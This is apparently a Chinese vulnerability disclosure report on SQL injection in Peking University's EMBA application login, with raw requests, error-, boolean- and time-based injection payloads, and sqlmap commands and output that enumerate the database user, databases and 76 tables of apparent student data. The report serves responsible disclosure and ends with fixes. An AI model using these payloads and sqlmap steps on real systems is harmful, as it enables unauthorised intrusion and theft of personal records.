


sql

1.漏洞地址: /emba/account/login

2.漏洞描述: 北京大学EBMA在线申请系统登陆处存在sql注入漏洞, 可从数据库注入敏感信息, 造成数据泄露

3.资产确认:



北京大学国家发展研究院属于北大吗

Q 网页 知道 资讯 贴贴吧 图片 文库 地图 采购

百度为您找到相关结果约33,900,000个

搜索工具

北京大学国家发展研究院

是

“北京大学国家发展研究院（NSD）是北京大学的一个以经济学为基础，管理学、政治学、人口学、教育学等多学科，集教学、科研和智库于一身的综合性学院，前身是林毅夫等六位海归经济学博士于1994年创立的北京大学中国经济研究中心（CCER），2008年更名为国家发展研究院（简称国发院），成为北大构建世界一流大学的重要组成部分。” [更多 >](#)

北京大学国家发展研究院是北京大学的一个学院

点击学院首页会跳转学院首页: <https://www.nsd.pku.edu.cn/>

点击EBMA首页会跳转: <https://www.bimba.pku.edu.cn/emba/index.htm>



确认为北京大学资产

4.漏洞详情:

(1) 随意输入内容到输入框, 点击登陆抓取登陆报文:



(2) 在account参数输入报错注入语句, 服务端给出报错回显, 语句被带入数据库执行了, 确认存在sql注入点

Send Cancel < >

Target:

Request

Pretty Raw Hex

```

1 POST /emba/account/login HTTP/1.1
2 Host: 10.10.10.10
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 140
10 Origin: http://10.10.10.10
11 Connection: close
12 Referer: http://10.10.10.10/emba/account/login
13 Cookie: PHPSESSID=0q3kdppcpmmb45oi42at0l8ugl
14
15 type=1&account=1&password=qweqwe&tourl=

```

Response

Pretty Raw Hex Render

A Database Error Occurred

Error Number: 1772

Malformed GTID set specification 'qqvpq1qpjq'.

```

SELECT * FROM `mba_apply_user_basic` WHERE
`isdel` != 2 and `isdel` != 3 and `email` = '1'AND
GTID_SUBSET(CONCAT(0x7171767071,(SELECT
(ELT(5112=5112,1))),0x71706a7171),5112) AND `bZom` =
'bZom' or `mobile` = '1'AND
GTID_SUBSET(CONCAT(0x7171767071,(SELECT
(ELT(5112=5112,1))),0x71706a7171),5112) AND `bZom` =
'bZom' ORDER BY `id` desc LIMIT 1

```

Filename: models/Basemodel.php

Line Number: 72

(3) 把登陆报文放到req.txt去用sqlmap跑:

```

POST /emba/account/login HTTP/1.1
Host: 10.10.10.10
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: application/json, text/javascript, /; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 101
Origin: http://10.10.10.10
Connection: close
Referer: http://10.10.10.10/emba/account/login
Cookie: PHPSESSID=0q3kdppcpmmb45oi42at0l8ugl

type=1&account=1&password=qweqwe&tourl=

```

(4) sqlmap语句: `py sqlmap.py -r req.txt -batch`

09:02:10] [INFO] testing MySQL UNION query (99) - 81 to 100 columns
 POST parameter 'account' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
 sqlmap identified the following injection point(s) with a total of 479 HTTP(s) requests:

```

---
Parameter: account (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: type=1&account=1' AND 7043=7043 AND 'FyEk'='FyEk&password=qweqwe&tour1=

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: type=1&account=1' AND GTID_SUBSET(CONCAT(0x7171767071,(SELECT (ELT(5112=5112,1))),0x71706a7171),5112) AND 'bZom'='bZom&password=qweqwe&tour1=

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: type=1&account=1' AND (SELECT 3891 FROM (SELECT (SLEEP(5)))VmfP) AND 'XepW'='XepW&password=qweqwe&tour1=
---
[09:02:12] [INFO] the back-end DBMS is MySQL
[09:02:12] [WARNING] potential permission problems detected ('command denied')
web application technology: Nginx
back-end DBMS: MySQL >= 5.6
[09:02:12] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 102 times
  
```

存在三种注入方式：报错注入，时间盲注，布尔盲注，数据库是MYSQL，5.6版本

(5) 注入当前用户：py sqlmap.py -r req.txt -batch -current-user

```

---
[09:48:16] [INFO] the back-end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL >= 5.6
[09:48:16] [INFO] fetching current user
[09:48:16] [INFO] resumed: 'emba_apply@%'
current user: 'emba_apply@%'
[09:48:16] [INFO] fetched data logged to text files under 'C:\Users\27471\AppData\Local\sqlmap\output\152.136.175.107'

[*] ending @ 09:48:16 /2023-01-24/
  
```

当前数据库用户是：emba_apply@%

(6) 注入数据库：py sqlmap.py -r req.txt -batch -dbs

```


---
[09:50:50] [INFO] the back-end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL >= 5.6
[09:50:50] [INFO] fetching database names
[09:50:50] [INFO] resumed: 'information_schema'
[09:50:50] [INFO] resumed: 'emba_apply'
available databases [2]:
[*] emba_apply
[*] information_schema

[09:50:50] [INFO] fetched data logged to text files under 'C:\Users\27471\AppData\Local\sqlmap\output\152.136.175.107'
  
```

两个库：information_schema，emba_apply


(7) 尝试注入数据库里的表：py sqlmap.py -r req.txt -batch -D emba_apply -tables

reversely find the back end db is mysql
web application technology: Nginx
back-end DBMS: MySQL >= 5.6
[09:55:31] [INFO] fetching tables for database: 'emba_apply'
Database: emba_apply
[76 tables]



```
_activity
_activity_template
_activity_user
_admin_info
_admin_log
_apply_advance_info
_apply_content_page
_apply_file
_apply_file_image
_apply_interview
_apply_interview_user
_apply_project_info
_apply_rxfid
_apply_rxfid_user
_apply_score_framework
_apply_set
_apply_sms_log
_apply_sms_menu
_apply_sms_menu_group
_apply_user_announce
_apply_user_announce_type
_apply_user_apply
_apply_user_apply_copyl
_apply_user_basic
_apply_user_channel
_apply_user_discuss
_apply_user_discuss11
_apply_user_edu
_apply_user_edu_other
_apply_user_feedback
_apply_user_field
_apply_user_field_parent
_apply_user_file
_apply_user_getpwd
_apply_user_info
_apply_user_investigation
_apply_user_language
_apply_user_message
_apply_user_msg
_apply_user_project
_apply_user_push_log
_apply_user_push_log_detail
_apply_user_question
_apply_user_record
_apply_user_referees
_apply_user_refereeslog
_apply_user_spassword
_apply_user_tag
```

存在76张数据库表，根据数据表名字判断存在大量学生信息



```
_a_login_log
_portal_category
_portal_model
_portal_type
_pub_log
_queue_tasks
_student
_student_change
_student_edu
_student_extend
_student_reward
_student_work
_system_group
_system_group_menu
_system_info
_system_menu
_system_organizational
_system_project
_tag
_uplodes_message
_user_mobile_error_num
_user_sms
_user_tag_time
_web_state
```

以上可证明该系统存在sql注入漏洞，后续未进行脱库等敏感操作

EBMA系统是该学院的重要系统，存在三种sql注入方式，通过sql注入可获取大量敏感信息，属于严重信息泄露，求高rank

5.修复建议

- (1) 过滤sql注入关键字，如select, database, extravalue, sleep等关键字；
- (2) 登录框数据库查询采用数据库预编译方式，防止sql注入；
- (3) 为该网站添加waf，或者其他安全设备，提高安全等级。

2023 © 联系邮箱: contact@src.sjtu.edu.cn (<mailto:contact@src.sjtu.edu.cn>)